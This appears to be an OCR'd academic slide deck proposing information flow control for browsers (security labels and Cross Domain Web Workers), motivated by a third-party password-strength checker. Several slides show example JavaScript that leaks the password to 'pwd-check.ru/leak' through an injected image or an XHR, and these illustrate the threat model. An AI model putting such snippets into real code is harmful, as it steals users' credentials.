
Extending the Web Security Model with Information Flow Control

Deian Stefan

Advised by David Herman

Motivation: 3rd party libraries

Password-strength checker



Desired security policy: Password is not leaked

https://drupal.org/files/issues/ms-passport.png

Motivation: 3rd party libraries

Password-strength checker

Approach 1:
import with script

```
<html>
 <head> <title> My Face Website </title> </head>
...
<script src="https://pwd-check.ru/chk.js"></script>
<script>
 $('#sign-in-form').submit(function() {
  checkPasswordStrength($('#password').val());
 });
</script>
...
```

Motivation: 3rd party libraries

Password-strength checker

Pro: library can update DOM!

Con: trivial leaks!

```
<html>
 <head> <title> My Face Website </title> </head>
...
<script src="https://pwd-check.ru/chk.js"></script>
<script>
 $('#sign-in-form').submit(function() {
  checkPasswordStrength($('#password').val());
 });
</script>
...
```

Motivation: 3rd party libraries

Password-strength checker

Pro: library can update DOM!

Con: trivial leaks!

```
function checkPasswordStrength(p) {
  $('body').append('<img src="https://pwd-check.ru/leak?p=' + p + '"/>');
 doCheckPassword(p);
}
```

```
...
<script src="https://pwd-check.ru/chk.js"></script>
<script>
 $('#sign-in-form').submit(function() {
   checkPasswordStrength($('#password').val());
 });
</script>
...
```

Motivation: 3rd party libraries

Password-strength checker

Approach 2:
use iframe


```
<html>
  <head> <title> My Face Website </title> </head>
...
<iframe src="https://pwd-check.ru/" id="chk">
</iframe>
<script>
  $('#sign-in-form').submit(function() {
     var chk = $('#chk').contentWindow;
     chk.postMessage($('#password').val());
  });
</script>
...
```

Motivation: 3rd party libraries

Password-strength checker

Pro: library can update DOM!

Con: trivial leaks!


```
<html>
  <head> <title> My Face Website </title> </head>
...
<iframe src="https://pwd-check.ru/" id="chk">
</iframe>
<script>
  $('#sign-in-form').submit(function() {
     var chk = $('#chk').contentWindow;
     chk.postMessage($('#password').val());
  });
</script>
...
```

Motivat

Pro: library can update DOM!

Con: trivial leaks!


```
...
<script>
function checkPasswordStrength(event) {
  var p = event.data;
  $('body').append('<img src="https://pwd-check.ru/leak?p=' + p + '"/>');
 doCheckPassword(p);
}
window.addEventListener('message', checkPasswordStrength, false);
</script>
...
```

```
<iframe src="https://pwd-check.ru/" id="chk">
</iframe>
<script>
 $('#sign-in-form').submit(function() {
   var chk = $('#chk').contentWindow;
   chk.postMessage($('#password').val());
 });
</script>
...
```

Motivation: 3rd party libraries

Password-strength checker

Approach 3:
use Workers


```
<html>
  <head> <title> My Face Website </title> </head>
...
<script>
var chk = new Worker("https://pwd-check.ru/wrk.js");
$('#sign-in-form').submit(function() {
  chk.onmessage = function (event) {
    // ... update DOM with password info
   };
   chk.postMessage($('#password').val());
});
</script>
...
```

Motivation: 3rd party libraries

Password-strength checker

Pro: library cannot leak through DOM!

Con: trivial leaks!


```
<html>
  <head> <title> My Face Website </title> </head>
...
<script>
var chk = new Worker("https://pwd-check.ru/wrk.js");
$('#sign-in-form').submit(function() {
  chk.onmessage = function (event) {
    // ... update DOM with password info
   };
   chk.postMessage($('#password').val());
});
</script>
...
```

Motivation: 3rd party libraries

P

```
onmessage = function(event) {
  var p = event.data;
  var xhr = new XMLHttpRequest();
  xhr.open('GET', 'https://pwd-check.ru/leak?p=' + p);
  xhr.send();
 doCheckPassword(p);
};
```

Pro: library cannot leak through DOM!

Con: trivial leaks!


```
<script>
var chk = new Worker("https://pwd-check.ru/wrk.js");
$('#sign-in-form').submit(function() {
  chk.onmessage = function (event) {
    // ... update DOM with password info
   };
   chk.postMessage($('#password').val());
});
</script>
...
```

Motivation: 3rd party libraries

Password-strength checker

Approach 4:

use iframe +

Workers +

CSP


```
<html>
 <head> <title> My Face Website </title> </head>
...
<iframe src="https://face-web.me/" id="chk"> </
iframe>
<script>
 $('#sign-in-form').submit(function() {
   var chk = $('#chk').contentWindow;
   chk.postMessage($('#password').val());
 });
</script>
...
```

Motivation:

Passw

Approach 4:

use iframe +

Workers +

CSP

Content-Security-Policy: connect-src ‘none’


```
<script>
 var chk = new Worker(“https://pwd-check.ru/wrk.js”);
 $(‘#sign-in-form’).submit(function() {
  chk.onmessage = function (event) {
   // … update DOM with password info
  };
  chk.postMessage($(‘#password’).val());
});
</script>
```

```
…
<iframe src=“https://face-web.me/” id=”chk”> </
iframe>
<script>
 $(‘#sign-in-form’).submit(function() {
   var chk = $(’#chk’).contentWindow;
   chk.postMessage($(‘#password’).val());
 });
</script>
…
```

Motivation: 3rd party libraries

Password-strength checker

- **Pro:** Achieves desired security policy*
- **Cons:**
  - Requires server-side support to set CSP
    - Library can't depend on 3rd party code
  - Limits kind of libraries developers can build
    - E.g., library can't fetch list of passwords




Motivation: 3rd party libraries

Password-strength checker

- **Pro:** Achieves desired security policy*

CSP spec does not disallow requests from being made! May have to resort to analyzing code: game over.

- **Cons:**
  - Requires server-side support to set CSP
    - Library can't depend on 3rd party code
  - Limits kind of libraries developers can build
    - E.g., library can't fetch list of passwords



Can we do better?

Extend the Web Security Model

Observation:

- Checker making request is NOT a security fault
- Checker reading the password is NOT a security fault
- Checker making a request after reading the password is a security concern!

Extend the Web Security Model

Idea:

- Restrict reading and writing according to the sensitivity of data the code has read thus far
- E.g., restrict resource loading and XHR requests once password is inspected

Extend the Web Security Model

Approach:

1. Associate a security label with data and end-points (e.g., remote hosts)
2. Restrict where information flows according to its label at communication point

Extend the Web Security Model

Approach:

1. Associate a security label with data and end-points (e.g., remote hosts)
2. Restrict where information flows according to its label at communication point

Information flow control

Security labels

Security label specifies the privacy concerns of a set of groups

- Group: set of principals
- Principal: source of authority (origin)
- E.g.,

```
var faceWebGroup = new Group('https://face-web.me');
var checkerGroup = new Group('https://pwd-check.ru');

var policy = new Label([faceWebGroup, checkerGroup]);
```

Protect the privacy of https://face-web.me **AND** https://pwd-check.ru

Associating labels with data

- **Challenge:** cannot modify JavaScript engine
- **Idea:**
  - Associate label with every browsing context
    - Label raises to reflect reading sensitive data
  - Provide new Cross Domain Web Workers:
    - Label associated with global of Worker
    - Check labels in postMessage, onmessage & XHR

Recall: 3rd party libraries

Password-strength checker

Approach 5:
use CDWorkers


```
<html>
  <head> <title> My Face Website </title> </head>
...
<script>
var policy = new Label([ “https://pwd-check.ru”
                                , “https://face-web.me”]);
var chk = new CDWorker(policy,“https://pwd-check.ru/wrk.js”);
$(‘#sign-in-form’).submit(function() {
  chk.postMessage($(‘#password’).val());
  chk.onmessage = function (event) {
    // ... update DOM with password info
   };
});
</script>
...
```

Recall: 3rd-party libraries

```
// … can perform requests to https://pwd-check.ru …
onmessage = function(event) {
  var p = event.data;
  var xhr = new XMLHttpRequest();
  xhr.open('GET', 'https://pwd-check.ru/leak?p=' + p);
  xhr.send();
 doCheckPassword(p);
};
```

Approach 5:
use CDWorkers


```
<script>
var policy = new Label([ "https://pwd-check.ru"
                       , "https://face-web.me"]);
var chk = new CDWorker(policy,"https://pwd-check.ru/wrk.js");
$('#sign-in-form').submit(function() {
  chk.postMessage($('#password').val());
  chk.onmessage = function (event) {
    // … update DOM with password info
   };
});
</script>
…
```

Recall: 3rd-party libraries

Initial browsing context label is **public**: Label()

```
// … can perform requests to https://pwd-check.ru …
onmessage = function(event) {
  var p = event.data;
  var xhr = new XMLHttpRequest();
  xhr.open('GET', 'https://pwd-check.ru/leak?p=' + p);
  xhr.send();
 doCheckPassword(p);
};
```

Approach 5:
use CDWorkers


```
<script>
var policy = new Label([ "https://pwd-check.ru"
                       , "https://face-web.me"]);
var chk = new CDWorker(policy,"https://pwd-check.ru/wrk.js");
$('#sign-in-form').submit(function() {
  chk.postMessage($('#password').val());
  chk.onmessage = function (event) {
    // … update DOM with password info
   };
});
</script>
…
```

Approach 5:
use CDWorkers

Initial browsing context label is **public**: Label()

Reading that that may be sensitive; raise context label to **policy**: Label([“https://pwd-check.ru”, “https://face-web.me”]);

```
// … can perform requests to https://pwd-check.ru …
onmessage = function(event) {
  var p = event.data;
  var xhr = new XMLHttpRequest();
  xhr.open(‘GET’, ‘https://pwd-check.ru/leak?p=’ + p);
  xhr.send();
 doCheckPassword(p);
};
```

```
<script>
var policy = new Label([ “https://pwd-check.ru”
                       , “https://face-web.me”]);
var chk = new CDWorker(policy,“https://pwd-check.ru/wrk.js”);
$(‘#sign-in-form’).submit(function() {
  chk.postMessage($(‘#password’).val());
  chk.onmessage = function (event) {
    // … update DOM with password info
   };
});
</script>
…
```

Approach 5:
use CDWorkers

Initial browsing context label is **public**: Label()

Reading that that may be sensitive; raise context label to **policy**: Label([“https://pwd-check.ru”, “https://face-web.me”]);

Must protect privacy of https://pwd-check.ru **AND** https://face-web.me ➠ cannot allow XHR!

```
// ... can perform reque
onmessage = function(
  var p = event.data;
  var xhr = new XMLHttpRequest();
  xhr.open('GET', 'https://pwd-check.ru/leak?p=' + p);
  xhr.send();
 doCheckPassword(p);
};
```

```
<script>
var policy = new Label([ “https://pwd-check.ru”
                       , “https://face-web.me”]);
var chk = new CDWorker(policy,“https://pwd-check.ru/wrk.js”);
$('#sign-in-form').submit(function() {
  chk.postMessage($('#password').val());
  chk.onmessage = function (event) {
    // ... update DOM with password info
   };
});
</script>
...
```

Approach 5:
use CDWorkers

Initial browsing context label is **public**: Label()

Reading that that may be sensitive; raise context label to **policy**: Label([“https://pwd-check.ru”, “https://face-web.me”]);

Must protect privacy of https://pwd-check.ru **AND** https://face-web.me ➠ cannot allow XHR!

```
// ... can perform reque
onmessage = function(
  var p = event.data;
  var xhr = new XMLHttpRequest();
  xhr.open('GET', 'https://pwd-check.ru/leak?p=' + p);
  xhr.send();
 doCheckPassword(p);
};
```

Fail!

```
<script>
var policy = new Label([ “https://pwd-check.ru”
                       , “https://face-web.me”]);
var chk = new CDWorker(policy,“https://pwd-check.ru/wrk.js”);
$('#sign-in-form').submit(function() {
  chk.postMessage($('#password').val());
  chk.onmessage = function (event) {
    // ... update DOM with password info
   };
});
</script>
...
```


More generally...

CDWorker can perform cross-origin XHR to remote host

- When enclosing context (e.g., iframe or Worker) inspects worker message: it gets tainted!
  - ➠ Allows building 3rd party mashups!

Third party safe mashup

Goal: ensure bank statement and orders remain secret



nofraud.biz


nofraud.biz

amazon.com

bank.ch

